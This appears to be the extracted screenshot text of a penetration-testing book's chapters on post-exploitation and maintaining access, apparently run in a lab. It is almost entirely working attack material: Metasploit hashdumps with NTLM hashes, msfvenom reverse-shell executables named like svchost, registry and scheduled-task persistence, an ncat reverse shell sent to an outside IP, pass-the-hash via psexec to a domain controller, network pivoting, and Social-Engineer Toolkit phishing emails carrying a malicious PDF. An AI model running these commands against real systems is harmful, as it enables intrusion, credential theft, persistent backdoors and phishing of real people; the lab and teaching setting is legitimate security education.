[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:c6ba0ada406194fe6b0062844ab8a6d6
[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2cc97460eafa5a1e80d8e6870b896c4d
[+] bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7
[+] fflintstone:1105:aad3b435b51404eeaad3b435b51404ee:594d255cac9598cfeea0171ce3561552
[+] sslow:1106:aad3b435b51404eeaad3b435b51404ee:e2708c09c566c4c8a9bbd94a9c273cab
[+] rred:1107:aad3b435b51404eeaad3b435b51404ee:60af24042a4d61243d6c25d25cfb8fef
[+] B0-SRV2$:1108:aad3b435b51404eeaad3b435b51404ee:5703baa2edd3299b988d03c6f9f57a8f
[+] WIN7-01$:1111:aad3b435b51404eeaad3b435b51404ee:b36985269b3efcef3c8ddb37b995cdb
[*] Post module execution completed
msf post(smart_hashdump) >
```

Module options (post/windows/manage/persistence\_exe):

Name	Current Setting	Required	Description
REXENAME	svchosts.exe	yes	The name to call exe on remote system
REXEPATH	/media/bo/files/kali2016-2-book/chap8/svchosts.exe	yes	The remote executable to use.
SESSION	2	yes	The session to run this module on.
STARTUP	SERVICE	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)

msf post(persistence\_exe) > exploit

```
[*] Running module against BO-DC1
[*] Reading Payload from file /media/bo/files/kali2016-2-book/chap8/svchosts.exe
[+] Persistent Script written to C:\Users\FLLINT~1\AppData\Local\Temp\2\svchosts.exe
[*] Executing script C:\Users\FLLINT~1\AppData\Local\Temp\2\svchosts.exe
[+] Agent executed with PID 3096
[*] Installing as service..
[*] Creating service hhqazQPcTAumHGL
[-] Post failed: RuntimeError Unable to open service manager: The RPC server is unavailable.
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/msf/core/post/windows/services.rb:81:in `open_service_manager'
[-] /usr/share/metasploit-framework/lib/msf/core/post/windows/services.rb:335:in `service_create'
[-] /usr/share/metasploit-framework/modules/post/windows/manage/persistence_exe.rb:143:in `install_as_service'
[-] /usr/share/metasploit-framework/modules/post/windows/manage/persistence_exe.rb:68:in `run'
[*] Post module execution completed
msf post(persistence_exe) > █
```



```
root@privateer:/media/bo/files/kali2016-2-book/chap8# msfvenom -p windows/meterpreter_reverse_tcp --platform windows -f exe -a x86 LHOST=172.16.42.215 LPORT=4444 -o svchosts2.exe
No encoder or badchars specified, outputting raw payload
Payload size: 957487 bytes
Final size of exe file: 1032704 bytes
Saved as: svchosts2.exe
```

```
root@privateer: ~ 89x36
msf post(persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

  Name          Current Setting          Required  Description
  ----          -
  REXENAME      svchosts.exe            yes       The name to c
all exe on remote system
  REXEPATH      /media/bo/files/kali2016-2-book/chap8/svchosts2.exe yes       The remote ex
ecutable to use.
  SESSION       2                        yes       The session t
o run this module on.
  STARTUP       SERVICE                  yes       Startup type
for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)

msf post(persistence_exe) > exploit

[*] Running module against B0-DC1
[*] Reading Payload from file /media/bo/files/kali2016-2-book/chap8/svchosts2.exe
[+] Persistent Script written to C:\Users\FFLINT~1\AppData\Local\Temp\2\svchosts.exe
[*] Executing script C:\Users\FFLINT~1\AppData\Local\Temp\2\svchosts.exe
[+] Agent executed with PID 3284
[*] Installing as service..
[*] Creating service DrNDztIntkiSrqD
[*] Meterpreter session 4 opened (172.16.42.215:4444 -> 172.16.42.5:49498) at 2017-07-21
21:56:16 -0400
[-] Post failed: RuntimeError Unable to open service manager: The RPC server is unavailab
le.
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/msf/core/post/windows/services.rb:81:in `open_s
c_manager'
[-] /usr/share/metasploit-framework/lib/msf/core/post/windows/services.rb:335:in `servi
ce_create'
[-] /usr/share/metasploit-framework/modules/post/windows/manage/persistence_exe.rb:143:
in `install_as_service'
[-] /usr/share/metasploit-framework/modules/post/windows/manage/persistence_exe.rb:68:i
```

```

msf post(persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

  Name      Current Setting      Required  Description
  ----      -
  REXENAME  server.exe           yes       The name t
  o call exe on remote system
  REXEPATH  /media/root/files/kali2016-2-book/chap8/svchosts2.exe yes       The remote
  executable to use.
  SESSION   1                    yes       The sessio
  n to run this module on.
  STARTUP   USER                 yes       Startup ty
  pe for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)

msf post(persistence_exe) > exploit

[*] Running module against B0-DC1
[*] Reading Payload from file /media/root/files/kali2016-2-book/chap8/svchosts2.exe
[+] Persistent Script written to C:\Users\FFLINT~1\AppData\Local\Temp\2\server.exe
[*] Executing script C:\Users\FFLINT~1\AppData\Local\Temp\2\server.exe
[+] Agent executed with PID 3140
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\noEEreB
FrXKL
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\noEEreB
FrXKL
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/B0-DC1_20170722.5734/B0-DC
1_20170722.5734.rc
[*] Post module execution completed
msf post(persistence_exe) > █

```

```

msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.42.215:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Meterpreter session 3 opened (172.16.42.215:4444 -> 172.16.42
.5:49349) at 2017-07-22 22:12:38 -0400

msf exploit(handler) > █

```



---

```
msf exploit(handler) > sessions -K
[*] Killing all sessions...
[*] 172.16.42.5 - Meterpreter session 1 closed.
[*] 172.16.42.5 - Meterpreter session 3 closed.
msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.42.215:4444
msf exploit(handler) > [*] Starting the payload handler...

msf exploit(handler) > █
```

```
msf exploit(handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : BO-DC1
OS           : Windows 2008 (Build 6002, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : LAB1
Logged On Users : 3
Meterpreter  : x86/windows
meterpreter > █
```

```

msf exploit(registry_persistence) > exploit

[!] Warning: PowerShell does not seem to be available, persistence might fail
[*] Generating payload blob..
[+] Generated payload, 5916 bytes
[*] Root path is HKLM
[*] Installing payload blob..
[+] Created registry key HKLM\Software\4LXNi52L
[+] Installed payload blob to HKLM\Software\4LXNi52L\tm5VUH4u
[*] Installing run key
[+] Installed run key HKLM\Software\Microsoft\Windows\CurrentVersion\Run\HxnifGE6
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/172.16.42.5_20170723.0317/172.16.42.5_20170723.0317.rc
msf exploit(registry_persistence) > sessions

Active sessions
=====

  Id  Type                Information                                     Connection
  --  -
  4   meterpreter         x86/windows NT AUTHORITY\SYSTEM @ B0-DC1 172.16.42.215:4444 -> 172.1
6.42.5:49543 (172.16.42.5)

msf exploit(registry_persistence) > █

```

```

meterpreter > run persistence -U -S -i 15 -p 4444 -r 172.16.42.215

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/B0-DC1_20170723.2503/B0-DC1_20170723.2503.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.42.215 LPORT=4444
[*] Persistent agent script is 99658 bytes long
[+] Persistent Script written to C:\Users\FLLINT~1\AppData\Local\Temp\2\DtzuHSviUy.vbs
[*] Executing script C:\Users\FLLINT~1\AppData\Local\Temp\2\DtzuHSviUy.vbs
[+] Agent executed with PID 2916
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SIytLkEtGhW
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SIytLkEtGhW
[*] Installing as service..
[*] Creating service kkIZnVapkZ
[-] Error in script: RuntimeError Unable to open service manager: The RPC server is unavailable.
meterpreter > █

```

```
C:\Users\fflintstone>
C:\Users\fflintstone>at 00:30 /every:M,T,W,Th,F,SA,SU server.exe
Added a new job with job ID = 1

C:\Users\fflintstone>at

```

Status	ID	Day	Time	Command Line
	1	Each M T W Th F S Su	12:30 AM	server.exe

```
C:\Users\fflintstone>
```


```
msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.42.215:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Meterpreter session 3 opened (172.16.42.215:4444 -> 172.16.42
.5:49349) at 2017-07-22 22:12:38 -0400

msf exploit(handler) >
```

---

# Chapter 9: Maintaining Access on Server or Desktop



```
root@kali-01: /usr/bin
File Edit View Search Terminal Help
root@kali-01:/usr/bin# nc -h
[v1.10-40]
connect to somewhere:  nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as `-e'; use /bin/sh to exec [dangerous!!]
  -e filename            program to exec after connect [dangerous!!]
  -b                    allow broadcasts
  -g gateway             source-routing hop point[s], up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                    this cruft
  -i secs               delay interval for lines sent, ports scanned
  -k                    set keepalive option on socket
  -l                    listen mode, for inbound connects
  -n                    numeric-only IP addresses, no DNS
  -o file               hex dump of traffic
  -p port               local port number
  -r                    randomize local and remote ports
  -q secs               quit after EOF on stdin and delay of secs
  -s addr               local source address
  -T tos                set Type Of Service
  -t                    answer TELNET negotiation
  -u                    UDP mode
  -v                    verbose [use twice to be more verbose]
  -w secs               timeout for connects and final net reads
  -z                    zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
root@kali-01:/usr/bin#
```

---

# Bo's Bogus Pizza

Offer

One Pizza \$5.99

The Second Pizza \$15.99

A Deal too good to be true!!!


```
[*] Started reverse handler on 10.100.0.196:4444
[*] 10.100.0.5:445 - Executing the payload...
[+] 10.100.0.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (770048 bytes) to 10.100.0.5
[*] Meterpreter session 1 opened (10.100.0.196:4444 -> 10.100.0.5:49161) at 2015-06-17 11:39:47 -0400
```

```
meterpreter > upload /usr/share/ncat-w32/ncat.exe C:/Windows/ncat.exe
```

```
[*] uploading   : /usr/share/ncat-w32/ncat.exe -> C:/Windows/ncat.exe
```

```
[*] uploaded    : /usr/share/ncat-w32/ncat.exe -> C:/Windows/ncat.exe
```

```
meterpreter > █
```



```
meterpreter > shell
Process 3760 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>AT 5:00PM ncat.exe 128.199.190.69 443 --ssl -e cmd.exe
AT 5:00PM ncat.exe 128.199.190.69 443 --ssl -e cmd.exe
Added a new job with job ID = 2

C:\Windows\system32>
```

```
root@rouge3:/home/foobear# ncat -nvlp 443 --ssl
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 1177 D742 5927 D7F8 DDDD 86A7 F503 59B9 7EA9 CC79
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 69.131.155.226. Connection from victim machine coming in.
Ncat: Connection from 69.131.155.226:49163.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator> Connected!
```

```
root@kalibook:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse https -f exe -o svchost13.exe
No encoder or badchars specified, outputting raw payload
Saved as: svchost13.exe
root@kalibook:~#
```

```
root@kalibook:~# ls
Desktop          etter-msg-20150422.txt  powermaint.ps1  svchost13.exe
Downloads        kalibook               PowerSploit     workspace
ettercap-msg-20150422-1.txt  packet-test.txt        [redacted]      youvebeenpwned.txt
ettercap-msg.txt           photos                 svchost12.exe  youvebeenpwned.txt~
root@kalibook:~#
```

```
meterpreter > upload svchost13.exe C:/windows/svchost13.exe Sending file.
[*] uploading : svchost13.exe -> C:/windows/svchost13.exe
[*] uploaded  : svchost13.exe -> C:/windows/svchost13.exe File is now on the victim machine.
```

```
Exploit target:

  Id  Name
  --  -
  0   Wildcard Target


msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 128.199.190.69
LHOST => 128.199.190.69
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 69.131.155.226:49167 (UUID: 5596a9dbc8e61b2b/x86=1/windows=1/2015-06-21T21:25:49Z) Staging Native payload ...
[*] Meterpreter session 1 opened (128.199.190.69:443 -> 69.131.155.226:49167) at 2015-06-21 17:25:50 -0400

meterpreter > /opt/metasploit/apps/pro/vendor/bundle/ruby/2.1.0/gems/recog-1.0.27/lib/recog/fingerprint/regexp_factory.rb:33: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression

meterpreter > sysinfo
Computer      : WIN-M08FVCLLIIB
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
meterpreter >
```

We're jumping through the firewall  
ET Phones home!





```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 128.199.190.69
LHOST => 128.199.190.69
msf exploit(handler) > set LPORT 443
LPORT => 443
```

Listener Setup

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
msf exploit(handler) > [*] Starting the payload handler...
```

```
msf exploit(handler) > sessions -l
```

Active sessions

No active sessions. **No sessions yet.**

```
msf exploit(handler) > jobs -l
```

Jobs

=====

Id	Name
0	Exploit: multi/handler

Handler running in the background

```
msf exploit(handler) > █
```

```
msf exploit(handler) >
[*] 69.131.155.226:49162 (UUID: a643aa28a9877c64/x86=1/windows=1/2015-06-22T02:05:42Z) Staging Native payload ...
[*] Meterpreter session 1 opened (128.199.190.69:443 -> 69.131.155.226:49162) at 2015-06-21 22:05:43 -0400
```

```
msf exploit(handler) > sessions -l
```

Active sessions

=====

Id	Type	Information	Connection
1	meterpreter	x86/win32 WIN-M08FVCLLIIB\Administrator @ WIN-M08FVCLLIIB	128.199.190.69:443 -> 69.131.155.226:49162 (10.100.0.5)

```
msf exploit(handler) >
```

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Interface 1
=====
Name          : Software Loopback Interface 1
Hardware MAC  : 00:00:00:00:00:00
MTU           : 4294967295
IPv4 Address  : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address  : ::1
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name          : Intel(R) PRO/1000 MT Network Connection
Hardware MAC  : 00:0c:29:07:7e:d8
MTU           : 1500
IPv4 Address  : 10.100.0.5
IPv4 Netmask  : 255.255.255.0
IPv6 Address  : fe80::34e5:33cb:f624:cbc7
IPv6 Netmask  : ffff:ffff:ffff:ffff::

Interface 20
=====
Name          : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC  : 00:0c:29:07:7e:e2
MTU           : 1500
IPv4 Address  : 192.168.202.189
IPv4 Netmask  : 255.255.255.0
IPv6 Address  : fe80::b81c:c045:3872:d95c
IPv6 Netmask  : ffff:ffff:ffff:ffff::

meterpreter > █
```

```

meterpreter > getsystem
...got system (via technique 1).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3bb2c83877575ac7a9794435ccbe5d65...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
B0 Weaver:"funny"
[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
B0 Weaver:1000:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::

meterpreter > █

```

Dumps password hints in clear text!

```

meterpreter > run autoroute -s 192.168.202.0/24
[*] Adding a route to 192.168.202.0/255.255.255.0...
[+] Added route to 192.168.202.0/255.255.255.0 via 69.131.155.226
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -
192.168.202.0   255.255.255.0   Session 1

meterpreter >

```

---

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.202.0/24

RHOSTS => 192.168.202.0/24

msf auxiliary(tcp) > set PORTS 139,445,389

PORTS => 139,445,389

msf auxiliary(tcp) > set THREADS 20

THREADS => 20

msf auxiliary(tcp) > run

```
[*] 192.168.202.2:139 - TCP OPEN
[*] 192.168.202.2:389 - TCP OPEN
[*] 192.168.202.2:445 - TCP OPEN
[*] Scanned 32 of 256 hosts (12% complete)
[*] Scanned 52 of 256 hosts (20% complete)
[*] Scanned 77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] 192.168.202.189:445 - TCP OPEN
[*] 192.168.202.189:139 - TCP OPEN
[*] Scanned 181 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > █
```

```

Name          Current Setting  Required  Description
----          -
RHOST          445             yes       The target address
RPORT          445             yes       Set the SMB service port
SERVICE_DESCRIPTION
y listing
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE          ADMIN$          yes       The share to connect to, can be an admin share (ADMIN
$,C$,...) or a normal read/write folder share
SMBDomain      WORKGROUP       no        The Windows domain to use for authentication
SMBPass        no              no        The password for the specified username
SMBUser        no              no        The username to authenticate as

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(psexec) > set SMBDomain LAB1
SMBDomain => LAB1
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794
SMBPass => aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794
msf exploit(psexec) > exploit

[-] Exploit failed: The following options failed to validate: RHOST. OOPS! Forgot the RHOST value
msf exploit(psexec) > set RHOST 192.168.202.2
RHOST => 192.168.202.2
msf exploit(psexec) > exploit

```

Hash value from Win7 victim



```

msf exploit(psexec) > exploit

[*] Started bind handler
[*] Connecting to the server...
[*] Sending stage (882688 bytes)
[*] Authenticating to 192.168.202.2:445|LAB1 as user 'Administrator'...
[*] Uploading payload...
[*] Meterpreter session 2 opened (127.0.0.1 -> 127.0.0.1) at 2015-06-21 22:51:28 -0400
[-] Exploit failed: Rex::StreamClosedError Stream #<TCPSocket:0x000000084f2060> is closed.

meterpreter > sysinfo
Computer      : BO-DC1
OS            : Windows 2008 (Build 6002, Service Pack 2).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32

```

```
meterpreter >
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2cc97460eafa5a1e80d8e6870b896c4d:::
bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
fflinstone:1105:aad3b435b51404eeaad3b435b51404ee:0005ed44b7e569f72d2b22ea684c1be0:::
sslow:1106:aad3b435b51404eeaad3b435b51404ee:e2708c09c566c4c8a9bbd94a9c273cab:::
rred:1107:aad3b435b51404eeaad3b435b51404ee:8e274cba3349e3d40e467d88eb2098e6:::
evilhacker:1110:aad3b435b51404eeaad3b435b51404ee:cec4ac319ad6e8ad3fca16c2e88f4f7f:::
BO-DC1$:1001:aad3b435b51404eeaad3b435b51404ee:e6297af369976bd7030c770928f8146b:::
BO-SRV2$:1108:aad3b435b51404eeaad3b435b51404ee:7ebb80ecf76ced4ffc f88485be6d64c3:::
meterpreter >
```


```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(psexec) > sessions -l

Active sessions
=====

  Id  Type           Information                                     Connection
  --  -
  1   meterpreter x86/win32 WIN-M08FVCLLIIB\Administrator @ WIN-M08FVCLLIIB 128.199.190.69:443 -> 69.13
1.155.226:49161 (10.100.0.5)
  2   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ BO-DC1                    127.0.0.1 -> 127.0.0.1 (192
.168.202.2)

msf exploit(psexec) >
```










```
root@kali:~# nmap -A 10.0.2.15

Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-12 16:08 EDT
Nmap scan report for 10.0.2.15
Host is up (0.000023s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE  VERSION
443/tcp   open  ssl/https Apache
|_ http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_ http-title: Site doesn't have a title.
|_ ssl-cert: Subject: commonName=bzq
|_ Not valid before: 2013-08-17T23:37:56+00:00
|_ Not valid after: 2023-08-15T23:37:56+00:00
|_ ssl-date: 2015-09-12T20:10:54+00:00; 0s from local time.
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.99 seconds
root@kali:~#
```

```
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 10.0.2.15:33384 Request received for /...
[*] 10.0.2.15:33384 Unknown request to / #<Rex::Proto::Http::Request:0xf4444e0 @headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=false, @bufq="", @body="", @method="GET", @raw_uri="/", @uri_parts={"QueryString"=>{}}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_encode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33386 Request received for /...
[*] 10.0.2.15:33386 Unknown request to / #<Rex::Proto::Http::Request:0x10544344 @headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=false, @bufq="", @body="", @method="OPTIONS", @raw_uri="/", @uri_parts={"QueryString"=>{}}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_encode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33396 Request received for /nice ports,/Trinity.txt.bak...
[*] 10.0.2.15:33396 Unknown request to /nice ports,/Trinity.txt.bak #<Rex::Proto::Http::Request:0xfc8a294 @headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=false, @bufq="", @body="", @method="GET", @raw_uri="/nice ports,/Trinity.txt.bak", @uri_parts={"QueryString"=>{}}, "Resource"=>"/nice ports,/Trinity.txt.bak"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_encode_mode="hex-normal", @relative_resource="/nice ports,/Trinity.txt.bak", @body_bytes_left=0>...
```



```

set:phishing>3
  [****] Custom Template Generator [****]

Always looking for new templates! In the set/src/templates directory send an email
to info@trustedsec.com if you got a good template!
set> Enter the name of the author: kevin@atlantacloudtech.com
set> Enter the subject of the email: Invitation to my birthday party
set> Enter the body of the message, hit return for a new line. Control+c when finished: : I want you at my birthday party, because you are fun.
Next line of the body: Attached is the invitation
Next line of the body: ^C

```

- 
- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
  - 2) SET Custom Written Document UNC LM SMB Capture Attack
  - 3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
  - 4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
  - 5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
  - 6) Adobe Flash Player "Button" Remote Code Execution
  - 7) Adobe CoolType SING Table "uniqueName" Overflow
  - 8) Adobe Flash Player "newfunction" Invalid Pointer Use
  - 9) Adobe Collab.collectEmailInfo Buffer Overflow
  - 10) Adobe Collab.getIcon Buffer Overflow
  - 11) Adobe JBIG2Decode Memory Corruption Exploit
  - 12) Adobe PDF Embedded EXE Social Engineering
  - 13) Adobe util.printf() Buffer Overflow
  - 14) Custom EXE to VBA (sent via RAR) (RAR required)
  - 15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  - 16) Adobe PDF Embedded EXE Social Engineering (NOJS)
  - 17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  - 18) Apple QuickTime PICT PnSize Buffer Overflow
  - 19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  - 20) Adobe Reader u3D Memory Corruption Vulnerability
  - 21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

---

```
set:payloads>12
```

```
[ - ] Default payload creation selected. SET will generate a normal PDF with embedded EXE.
```

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

```
set:payloads>2
```

1) Windows Reverse TCP Shell send back to attacker	Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP and send back to attacker	Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL d back to attacker	Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64) CP Inline	Windows X64 Command Shell, Reverse T CP Inline
5) Windows Meterpreter Reverse_TCP (X64) s x64), Meterpreter	Connect back to the attacker (Window s x64), Meterpreter
6) Windows Shell Bind_TCP (X64) ing port on remote system	Execute payload and create an accept ing port on remote system
7) Windows Meterpreter Reverse HTTPS SSL and use Meterpreter	Tunnel communication over HTTP using SSL and use Meterpreter

```
set:payloads>7
set> IP address for the payload listener (LHOST): 10.0.2.15
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.
No previous payload created.
set:phishing> Enter the file to use as an attachment:/root/.set/legit.exe

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>Invitation.pdf
```

### Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
  
99. Return to main menu.

```
set:phishing>1
```

Do you want to use a predefined template or craft a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

- 
1. Pre-Defined Template
  2. One-Time Use Email Template

```
set:phishing>1
[-] Available templates:
1: Status Report
2: Order Confirmation
3: How long has it been?
4: Invitation to my birthday party
5: Have you seen this?
6: Strange internet usage from your computer
7: Computer Issue
8: WOAAAA!!!!!!!!!!!! This is crazy...
9: Dan Brown's Angels & Demons
10: New Update
11: Baby Pics
```


```
set:phishing>4
set:phishing> Send email to: [REDACTED]@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: [REDACTED]-evil@gmail.com
set:phishing> The FROM NAME user will see: :Kevin Bacon
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
[!] Unable to deliver email. Printing exceptions message below, this is most likely due to an illegal attachment. If using GMAIL they inspect PDFs and is most likely getting caught.
Press {return} to view error message.
(534, '5.7.14 <https://accounts.google.com/ContinueSignIn?sarp=1&sc=1&plt=AKgnbtE3\n5.7.14 4_pN-Ltq09hatQT3vZk10fvntiL12p0jUFzAQFVVzeWCyy-S48ztoE_j2LnAUCU_qtPgd\n5.7.14 Kr5fovd0Wx8b386U5MwM8Fb0oV3X6zoZ-ph3dXq-h1HCkbl1RJEVwTnlk5Vj-SfX4fy4q\n5.7.14 8wB18DL15aGsUT5p6FBcNdAq7mCcLiA_hg-U57QnYd80zllPIX0ryt10BeArmNR-Twvh3\n5.7.14 2MoSo_BVf3v0sdwtRKcNu00KSc2o> Please log in via your web browser and\n5.7.14 then try again.\n5.7.14 Learn more at\n5.7.14 https://support.google.com/mail/answer/78754 g2sm4456687ywa.20 - gsmtp')
[*] SET has finished delivering the emails
```

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

```
set:phishing>2
set:phishing> From address (ex: moo@example.com):evilhacker@act23.com
set:phishing> The FROM NAME user will see:Network Support
set:phishing> Flag this message/s as high priority? [yes|no]:n
[*] SET has finished delivering the emails
```





```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
cave_miner_inline
iat_reverse_tcp_inline
iat_reverse_tcp_inline_threaded
iat_reverse_tcp_stager_threaded
iat_user_supplied_shellcode_threaded
meterpreter_reverse_https_threaded
reverse_shell_tcp_inline
